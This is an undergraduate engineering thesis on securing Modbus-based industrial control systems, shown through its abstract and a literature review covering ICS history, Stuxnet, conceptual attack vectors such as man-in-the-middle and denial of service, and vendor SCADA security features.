SCHOOL OF ENGINEERING
INSTITUTE OF TECHNOLOGY, SLIGO

Securing Modbus Based Industrial Control System Networks

By
John Wiltshire

Submitted for the Bachelor of Engineering (Hons) in Mechatronics – 2020

Project Supervisor
Dr. Konrad Mulrennan

April 2020

DECLARATION

I declare that this thesis is entirely my own work, except where otherwise stated, and has not been previously submitted to any Institute or University.

John Wiltshire

John Wiltshire

ABSTRACT

Industrial Control Systems responsible for the control and monitoring of mission critical facilities still communicate with protocols that were designed in the 1970's. While the protocol has evolved from serial communications to Ethernet based, the security elements of the protocols have not evolved along with Ethernet security. This has led to several attacks on industrial plants. Using simple, readily available tools, an industrial control system can be targeted to override controls of critical pieces of equipment, while reporting back a false status. This can lead to equipment damage, plant destruction and even death if not noticed.

While Industrial Control System vendors are working to improve the security of the systems at the device level, the key area of security hardening exists at the network level today. Using protocol independent security hardening measures should be part of the design in all control systems. Until new protocols, such as Modbus TLS or OPC-UA are available on the devices, the traffic being sent on the wire is open to being read and modified and cyber-attacks on control systems will continue.

The project design was a simple, but typical, control system consisting of a Schneider M580 PLC which is controlled and monitored via Ignition SCADA over a Modbus TCP/IP network. Standard motor control logic was programmed on the PLC and SCADA and the network was setup using a Cisco switch. A laptop running Linux was placed on the network to assume the position of an attacker. Using Python scripts and a man-in-the-middle attack, the attacker was able to bypass control of the motor logic and report back a false state to the SCADA system.

The PLC control is an exploit that cannot be protected through protocol encryption, as currently Modbus does not support encryption. This leaves Modbus based controllers vulnerable to packet injection attacks. The man-in-the-middle attack can be mitigated through network security enhancements, but this relies on the industrial controls engineer having network security skills and the networking devices being capable of these security features.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

ABBREVIATIONS / GLOSSARY OF TERMS

A

AAA	*Authentication, Authorisation, and Accounting*
ADU	*Application Data Unit*
AH	*Authentication Header*
ARP	*Address Resolution Protocol*

C

CVE	*Common Vulnerabilities and Exposures*

D

DCOM	*Distributed Component Object Model*
DLL	*Dynamic Link Library*
DoS	*Denial of Service*
DUT	*Device Under Test*

E

ESP	*Encapsulating Security Payload*

H

HMI	*Human Machine Interface*
HTTPS	*Hypertext Transfer Protocol Secure*
HVAC	*Heating Ventilation and Air Conditioning*

I

ICS	*Industrial Control System*
ICV	*Integrity Check Value*
IDE	*Integrated Development Environment*
IIS	*Internet Information Services*
IO	*Input/Output*
IoT	*Internet of Things*
IT	*Information Technology*

J

JSON	*JavaScript Object Notation*

L

LLC	*Logical Link Control*

M

MAB	*MAC Authentication Bypass*
MAC	*Media Access Control*
MBAP	*Modbus Application Protocol*
MitM	*Man-in-the-Middle*

O

OLE	*Object Linking and Embedding*
OPC DA	*OLE for Process Control Data Access*
OPC UA	*OLE for Process Control Unified Architecture*
OS	*Operating System*
OSI	*Open Systems Interconnection*

P

PDU	*Protocol Data Unit*
PLC	*Programmable Logic Controller*
PubSub	*Publisher-Subscriber*

R

RADIUS	*Remote Authentication Dial-In User Service*
RFC	*Request for Comments*
RPC	*Remote Procedure Calls*

S

SCADA	*Supervisory Control And Data Acquisition*

T

TCP	*Transmission Control Protocol*
TCP/IP	*Transmission Control Protocol/Internet Protocol*

U

UMAS	*Unified Messaging Application Services*

V

VLAN	*Virtual Local Area Network*

X

XML	*Extensible Markup Language*

ACKNOWLEDGEMENTS

A special thanks to my project supervisor, Dr. Konrad Mulrennan, for keeping me on the straight and narrow through the development of the project. Thanks for your guidance and steering on the project topic, and for your attention to detail on the academic writing styles.

I would like to acknowledge all the frontline staff who are putting their lives on the line to try and heal and protect the sick and most vulnerable during this Covid 19 crisis.

To my father, John Wiltshire, for introducing me to electrical engineering and nourishing my passion for learning through investigation and questioning. I cannot Thank you enough. To my mother, Doreen Wiltshire, for the infinite hours of support, drive, encouragement and pushing for excellence. You will never understand how much I owe to you. Thank you both for all you have done for me.

To my wife, Julie, and my two children, Hayley and Chloe. Words cannot express how much I owe you and how much your love and support has helped me. For the endless hours of moral support, encouragement, cups of coffee and making me smile when I need it. I am forever in. your debt.

1. LITERATURE REVIEW

1.1. Introduction

An optimally designed Industrial Control System (ICS) allows intuitive operator monitoring and control while maximising efficiencies. Remote monitoring, data logging and maintenance can be achieved through internet-based connectivity. There are a number of sources that discuss how an optimal system is achieved. The threat of cybersecurity to these systems is often less documented and less well understood. This chapter will cover the history of ICS as well as the risk of attack and the records of attack on the systems. Evidence from the literature will be used to make recommendations for improving the security of the systems.

1.2. Evolution of the Industrial Control System

Industrial Control Systems (ICS) have been around since the 1960s (Anton *et al.*, 2018) controlling processes across all industries such as conveyor systems in the pharmaceutical industry, concrete batching plants, Heating Ventilation and Air Conditioning (HVAC) control for Data Centres, etc. The first Programmable Logic Controller (PLC) was created by Bedford Associates in 1968. It was given the name of a Modular Digital Controller, which later went on to be abbreviated to the well-known name of Modicon. Modicon was then acquired by Schneider Electric in 1994. (Brusso, 2018). This PLC was named the 084, Figure 1, and was the beginning of controlling relays and actuators based on logic applied to inputs and sensors started and that was to become the third industrial revolution (Anton *et al.*, 2018). The PLC's were designed to interpret logic programmed using a ladder format, which was widely used and understood by electricians and plant engineers. This was one of the reasons where the knowledge gap on networking stemmed from (Graham, Hieb and Naber, 2016). The programming language and its use were biased to those who worked in the electrical industry and plant industry, not for network engineers. The knowledge gap and lack of crossover from traditional Information Technology (IT) networks in modern office networks to the ICS industry meant that there was always a lag in the technology being used in the ICS industry as well as the level and quality of their usage (Graham, Hieb and Naber, 2016). This phenomenon still exists today as can be seen by the slow uptake to simple changes such as IPv6 (Van Leeuwen, 2007).




Figure 1 - The first PLC, the 084 by Bedford Associates (https://www.se.com/in/en/about-us/events/modicon.jsp)

In the 1970s the third industrial revolution brought with it the advent of computers being used in process control (Anton *et al.*, 2018). The term SCADA (Supervisory Control And Data Acquisition) is used to describe the software that interfaces with the hardware as a Human Machine Interface (HMI). The SCADA performs the task of data logging historical information of the plant. These SCADA systems did not originally have any interconnectivity with any TCP/IP networks or IT Networks as is common today, so the need to have security awareness was not a priority. Sensors and actuators were typically hard-wired electrical interfaces to the

PLC and it wasn't until the manufacturers released their own proprietary fieldbus protocols such as Modbus, Profinet, CAN, etc. that connectivity between controllers and devices emerged (Anton *et al.*, 2018) . These fieldbus protocols, however, did not have any security features embedded in them and left the ICS open to attack vectors.

SCADA systems and PLCs could be accessed remotely using TCP/IP protocols over the internet. They are also built off standard platforms such as Microsoft Windows and commercial software packages (Cai, Wang and Yu, 2008). These common protocols and platforms lead to more accessible attack machines and vectors.

It is sometimes stated that the prioritisation of traditional IT security is CIA (Confidentiality, Integrity, Availability) while the prioritisation of ICS is AIC (Availability, Integrity, Confidentiality). This can be seen in Table 1. This indicates that ICS sets a higher priority to having the system work at all costs at the expense of neglecting the concerns around confidentiality (Sommestad, Ericsson and Nordlander, 2010).

Table 1 - Comparison of SCADA cyber-security and IT security (Yang et al., 2012)

Subject	**SCADA Cyber-security**	**IT Security**
Availability	Very High	Low to Moderate
Integrity	Very High	Low to Moderate
Confidentiality	Low	High

The lack of a combination of ICS and IT security knowledge is a factor to why there is a small percentage of ICS cyber-attacks compared to that of a typical IT data network (Graham, Hieb and Naber, 2016). There was also a perception that ICS were not subject to cyber-attacks because of the proprietary protocols and software used. This perception leads to the exclusion of requiring assistance from the information security specialists in ICS network designs (Miyachi *et al.*, 2011). Other myths often associated with ICS are as follows:

- A control system is free from cyber-attacks as far as it is not connected directly to the Internet (Miyachi *et al.*, 2011).
- Technical details about control systems are known only by experts and insiders of this field who are always benign and never think of cyberattacks (Miyachi *et al.*, 2011).
- A control system is safe enough as far as only new USB flash memories are used for data exchange (Miyachi *et al.*, 2011).
- A typical symptom of cyberattacks is abnormal behaviours of computers in control systems such as performance degradation and full stopping (Miyachi *et al.*, 2011) .

An exhaustive list of Common Vulnerabilities and Exposures (CVE) can be found online (*MITRE Corporation*, 2019). From over 100,000 CVE entries only 373 entries were related to SCADA, which is approximately 0.35% of the attack vulnerabilities (Anton *et al.*, 2018). This marginal percentage of ICS threats also supports the argument that there is a lack of a combination of ICS and IT knowledge.

The impact of ICS threats can be far more dangerous and can lead to physical damage of the system (Langner, 2011). Anton et al. (2018) identifies the facilities targeted and the affected ICS. They range from Oil Refineries, Communications Bases and Nuclear Plants. In each plant the ICS plays a crucial part in the control and safety of the plants.

An early report of an attack on ICS dates back to 2000 where the Maroochy Shire Water Treatment Facility in Australia was a target of a malware attack (Graham, Hieb and Naber, 2016). Communications sent by radio links to wastewater pumping stations were being lost, pumps were not working properly, and alarms put in place to alert staff to faults were not going off. Vitek Boden, a former contractor, was arrested and eventually jailed for the attack. Mr. Boden used a laptop computer and a radio transmitter to take control of 150 sewage pumping stations. Over a three-month period, he released one million litres of untreated sewage into a stormwater drain from where it flowed into local waterways (Slay and Miller, 2008).

A more well-known ICS attack was the Iranian Nuclear Enrichment Facility from the Stuxnet virus in 2010. This virus was very complex and was targeted to only operate in that facility. The intention was to oscillate the centrifuges and cause a catastrophic failure of the plant. As can be seen from Figure 2, interest in ICS CVE's dramatically increased after the Stuxnet virus became headline news in 2010 (Fildes, 2011).




Figure 2 - Number of ICS Exploit and CVE Discoveries per Year (Anton et al., 2018)

1.3. Stuxnet

Stuxnet has been attributed as being a monumental point in the history of information security (Miyachi *et al.*, 2011). It has made security specialists and ICS Engineers pay closer attention to the systems that control our industrial equipment.

Although Stuxnet's primary objective was to manipulate the Siemens controllers attached to the network, the way it did this was to modify the Siemens Dynamic Link Library (DLL) that were part of the SCADA system to serve two functions:

1. Manipulate the control of the centrifuge via the commands sent to the PLC from the SCADA PC
2. Manipulate the SCADA to not show any signs of these changes and to suppress any alarms that could have been triggered

One of the findings from the investigation highlighted that the virus was transmitted via a USB flash drive (Langner, 2011). This contradicted the perceptions mentioned in the previous section. It identified that the threat was spread by a user inserting USB flash drives with the virus into clean PC's. The user was not aware that the flash drive contained a virus. When the virus was on a PC it was capable of attacking other PC's on its own intranet network (Miyachi et al., 2011) aiding in the automatic spread of the virus to other machines and further increasing its chances of being installed on another user's USB flash drive for onwards infection. The mechanism for this distribution is referred to as a dropper. A dropper is a program that, when run, will attempt to install a regular virus onto your hard disk. Although it could be assumed that the blame could lie with the security specialists in the companies not detecting this virus, one of the most worrying findings was the presence of multiple zero-day viruses. A zero-day virus is one for which there are no software patches to prevent it from occurring (Miyachi et al., 2011).

This attack was not intended to do random damage to controllers. This attack was a targeted attack and there are reports that the dropper was spread to over 100,000 infections, yet the only reported incident was at an Iranian plant in Natanz. The virus selected its target using a very specific fingerprint made up of details on the controller models, quantity of controllers and even a check on the PLC programme to ensure it was the correct site. This gives very strong evidence that this virus was indeed intended for the Natanz plant only (Langner, 2011).

Even with the latest patches from Microsoft, Stuxnet would not have been preventable. Even with the most up to date patches, the controllers themselves still have the inherent vulnerabilities. The Microsoft patches would prevent the dropper portion of the virus, preventing it from being distributed and also allow detection on the USB flash drive. The controllers are a hardware component from Siemens and until the model is phased out or the facilities replace their controllers the risk of unintended control by a rogue agent will still be present. The major vulnerability that Stuxnet exploited, was that a controller will accept instructions from any source once it is syntactically correct. There is no digital signing to identify that the sender of the instruction is legitimate (Langner, 2011).

1.4. Attack Vectors

Some of the common attack vectors will be discussed but with a focus on how these can be applied to an ICS. Typically, when data is mentioned, the assumption is that user data such as personal information, financial information, private communications etc. is all that is important. Information related to ICS, e.g. how fast a machine is running, how many times it started in the last day etc. could be viewed as irrelevant information. However, the recipe for Coca Cola could be stolen through the ICS and affect the markets of its $80 Billion Net Worth (Visnji, 2019). The attack vectors below also affect the primary objective of an ICS, which is Availability.

1.4.1. Reducing availability (such as "Denial of Service")

Denial of Service (DoS) attacks were originally technical games played amongst hackers. The objective is to cause crippling slow network performance with the result of denying access to the website or service. DoS attacks are launched through organised, distributed and remote-controlled networks so that compromised computers send continuous large volume traffic through the network (Sharma and Bhasin, 2018). If applied to an ICS the control systems may not be able to report status to the SCADA system, or the sensors may not be able to send a critical signal to the plant. This could present a false status of the plant, or prevent a safety system from operating, causing both machine and life safety hazards.




Figure 3 - Graph of Voltage vs Time during a DoS Attack (Daud et al., 2018)

Daud et al., (2018) conducted an experiment datalogging information from a sensor. The experiment was configured to send the power consumption directly to the Cloud. The information from the sensor was recorded by the Cloud over time. The system was then attacked with a series of DoS attacks. During the attack the voltage level was incorrectly detected as zero for over two hours. The results of this DoS attack can be seen from Figure 3. This attack proves that data manipulation is possible, and this could be used to give incorrect readings to an operator or to an ICS which could lead to unintended consequences.

1.4.2. Circumvention of specific security mechanisms ("Man in the middle")

A Man-in-the-Middle (MitM) attack implants the attacker into an ongoing communication stream, and impersonates the identities of the legitimate parties The MitM can either replace one of the two involved parties or become an intermediary playing the role of both parties and relaying traffic back and forth (Chen et al., 2009). (Oh et al., 2014) described three scenarios that arise from a successful MitM attack using PROFINET/DCP protocol, the Siemens protocol used to configure devices on a PROFINET network. These scenarios could be applied to any of the standard industrial protocols as they are all unencrypted.

1.4.3. Packet Flooding

Similar to a DoS attack, it prevents legitimate packets from reaching its intended destination.

1.4.4. Packet Sniffing

The attacker monitors the traffic being transmitted. As stated, the traffic is unencrypted so it can be seen in plain text and depending on the traffic it could contain items such as recipe information, passwords, etc.

1.4.5. Packet Spoofing

Similar to Packet Sniffing but instead of sitting quietly and only monitoring traffic, it intercepts traffic and modifies the packets to send potential malicious code or instructions.

1.4.6. Intentional maloperation through permitted actions (password theft)

Using a method such as the MitM attack described above to obtain passwords to accounts, can result in the full control of a SCADA system. Depending on user rights the attacker can carry out tasks such as stopping critical equipment, stealing recipe information, or locking all other users out etc. This would require access to a SCADA client, but with the majority of the vendors offering web-based SCADA clients this could be easier than anticipated.

1.4.7. Maloperation through non-configured user rights

Usenet referenced the default password issue as far back as 1994 (Dittrich, Carpenter and Karir, 2015). Common passwords such as "12345" and "password" are often found as either default or weak passwords. Commercial products designed to be accessible from the Internet and that have default passwords, give consumers the responsibility for security, despite the fact that a percentage of these users will not be able to secure their devices. Malware authors have successfully exploited the vulnerability of weak, default or common passwords. For example, the Agobot/Phatbot distributed attack tool in 2004 had dictionary attacks with over 100 of the most common passwords (Dittrich, Carpenter and Karir, 2015). Password policies can be configured on SCADA systems to ensure that complex passwords are used and also that passwords are changed on first login and periodically. Other authentication methods such as two factor authentication have helped further enforce the weak password issue.

1.5. SCADA Systems

This project will aim to objectively research some of the industry-leading SCADA systems and evaluate them based on the following criteria already identified as weaknesses in the ICS industry:

- Operating System Requirements
- Software Patching
- Communication Protocols used/available to use

This project will use the following industry-leading SCADA companies to base the assessment against:

- Siemens
- Schneider Electric
- Rockwell Automation

In addition to that, a relative newcomer to the market, Inductive Automation, will also be evaluated to assess if the benefit of hindsight may help newer companies develop systems with the security improvements embedded into the product from the beginning.

1.5.1. Siemens SIMATIC WinCC

Siemens SIMATIC WinCC is the SCADA that was attacked by the Stuxnet virus. Even today, its platform is heavily reliant on Microsoft Applications. It uses Windows Operating System, Microsoft SQL database platform and is reliant on DCOM and .Net for communications. All of these platforms are susceptible to ICS vulnerabilities, and are heavily targeted in the IT industry (SCADA System SIMATIC WinCC System Overview, 2018). The Operating Systems most affected by ransomware can be seen in Figure 4.




Figure 4 - Systems infected by ransomware (Statista, 2018)

Siemens have advanced their technology over recent years and have looked to newer, more secure protocols such as OPC UA (OLE (Object Linking and Embedding) for Process Control Unified Architecture). It is an updated version of the older OPC DA which relied on DCOM and Windows. It had no security or encryption in the protocol leaving it open packet sniffing.

According to the official Siemens website, only certain Microsoft patches are compatible with their product (*Siemens Automation*, 2019). This in itself means that even if the systems are patched according to Siemens recommendations, that the underlying Operating System and the other Microsoft products may not be patched to the satisfaction of the Information Security specialists and could leave vulnerabilities open in the ICS.

The Siemens document on Security Concepts details that physical security is prioritised as the primary countermeasure for attacks and uses all other measures as backup to this. It also specifies that for its role-based access control the preference is to use Microsoft Active Directory which opens the Siemens SCADA system up to standard IT vulnerabilities (Security concept PCS 7 & WinCC, 2016). The Siemens security enhancement process is defined as deactivating or restricting functions and programs that are not required for the operation of the computer within the plant environment. A total of 42 vulnerabilities are associated with WinCC (*CVE Details*, 2019).

1.5.2. Schneider Electric Citect SCADA

Similar to WinCC, Citect also has a dependency on Microsoft and is at risk of the associated security risks. It requires Microsoft Windows, Microsoft SQL, .Net Framework, IIS (Internet Information Services) etc. The security features are also reliant on periodic updates published from Schneider, which could lead to installations not getting the correct patches or not getting updated patches (Citect SCADA 2018 Installation and Configuration Guide, 2018). The installation guide does go on to describe the methods to harden the web server (IIS) but it is a complicated procedure with no guidance on overcoming problems. This could be out of the scope of expertise of an ICS engineer which could lead to it not being implemented.

From personal discussions with Schneider it was indicated that they produce generic security awareness documents and leave hardening up to the product specialist or the project security specialist. Schneider places a lot of emphasis on the IEC62443 standard, which includes the concept of security assurance levels (DesRuisseaux, 2018).

Table 2 - Summary of levels defined in IEC 62443 (DesRuisseaux, 2018)

Security Level	Target	Skills	Motivation	Means	Resources
SL1	Casual or coincidental violations	No Attack Skills	Mistakes	Non-intentional	Individual
SL2	Cybercrime, Hacker	Generic	Low	Simple	Low (Isolated Individual)
SL3	Hacktivist, Terrorist	ICS Specific	Moderate	Sophisticated (Attack)	Moderate (Hacker Group)
SL4	Nation State	ICS Specific	High	Sophisticated (Campaign)	Extended (Multi-disciplinary Teams)

The IEC 62443 standard defines a series of requirements designed to bring system security to one of the four defined levels. A summary of each level coupled with a characterisation of the type of attacker the security level is designed to address is presented in Table 2.

1.5.3. Rockwell FactoryTalk

Similar to the SCADA systems discussed in the previous sections, FactoryTalk also has dependencies for Microsoft Windows, Remote Procedure Calls (RPC), DCOM, Microsoft SQL etc. FactoryTalk comes with an add-on module that is designed to help the management of the access control. 'FactoryTalk Security' helps by limiting the access to those with legitimate needs using a role-based access control against a set of defined rules held in the FactoryTalk local directory (FactoryTalk Security System Configuration Guide, 2019).

As with the other SCADA systems, FactoryTalk recommends the use of Active Directory as an authentication method because of the ease of administration. Active

Directory is used across many organizations to centralise control of users logins to organisation resources and network (Binduf *et al.*, 2018). Limitations using Active Directory have made it problematic for large installations and make the configuration complex (Rockwell Automation, 2019).




Figure 5 - Illustration of issue using Active Directory with FactoryTalk (Rockwell Automation, 2019)

FactoryTalk has a network health monitoring detection system, but its main function is to perform failover to a redundant system in order to maintain network connectivity in the event of a network device failure. This does not monitor the network for cyber-attacks (FactoryTalk Security System Configuration Guide, 2019). FactoryTalk publish a document to give guidance on security hardening and provides an exhaustive list of ports and services that should be allowed in the firewall to ensure reliable operation of the SCADA (Security considerations when using Rockwell Automation Software Products, 2019)

1.5.4. Inductive Automation Ignition

The Ignition SCADA platform is a relative newcomer to the market. The product was launched in 2010 as a consolidation of FactorySQL and FactoryPMI, which were the modules related to the communications bridge and SCADA respectively. It is an Operating System (OS) agnostic product, and can run on the following OS:

- Windows 64 bit
- Mac OS X 64 bit
- Linux 64 bit
- ARM (Advanced RISC Machine) 32 bit

Ignition is the only vendor in the list that supports ARM processors. This allows Ignition to be installed on IoT type devices such as Raspberry Pi’s, Arduino’s, etc. (Inductive Automation, 2019). The advantages include not being confined to a specific OS and selecting an OS based on user specified criteria, which can include pricing, licensing or security.

Ignition also uses OPC UA as its communications stack, which is an enhanced version of its predecessor OPC DA (Data Access) (Chuanying, He and Zhihong, 2012; Inductive Automation, 2019).

OPC UA was developed in response to the fact that industrial communication protocols such as Modbus TCP/IP have severe security deficiencies. OPC UA is deemed a suitable candidate for this type of communication for its standardisation, proliferation and also its semantic interoperability. In order to provide the platform independent system to work on the Operating Systems mentioned above, OPC UA provides different methods for data transfer. OPC UA provides both a Client-Server and a Publisher-Subscriber (PubSub) model. To model the data, it defines three encodings (Chuanying, He and Zhihong, 2012; Marksteiner, 2018; Inductive Automation, 2019):

- The Extensible Markup Language (XML)
- The JavaScript Object Notation (JSON)

- A native, binary encoding (UA Binary)

  It further defines some protocols to transfer the modelled data:

- OPC UA via the Transmission Control Protocol (TCP)
- Via the Hypertext Transfer Protocol Secure (HTTPS)
- Via WebSockets

These models and protocols are no longer dependant on platform-specific software and are considered Open and widely used in modern programming languages such as Python, C, C#, etc.

Licensing can be both complicated and expensive to implement on large scale projects. Inductive Automation's licensing model solves this issue as it is sold by the server and one license gives you an unlimited number of clients, tags, and connections. Other vendors licence based on tags and clients (Inductive Automation, 2019).

In an independent survey, users were asked to rate vendors based on their experience from poor to superior in four categories: technology adoption, customer service, ease of use and software reliability. Figure 6 shows the results of the survey and provides a strong argument to use Ignition as the SCADA of choice.

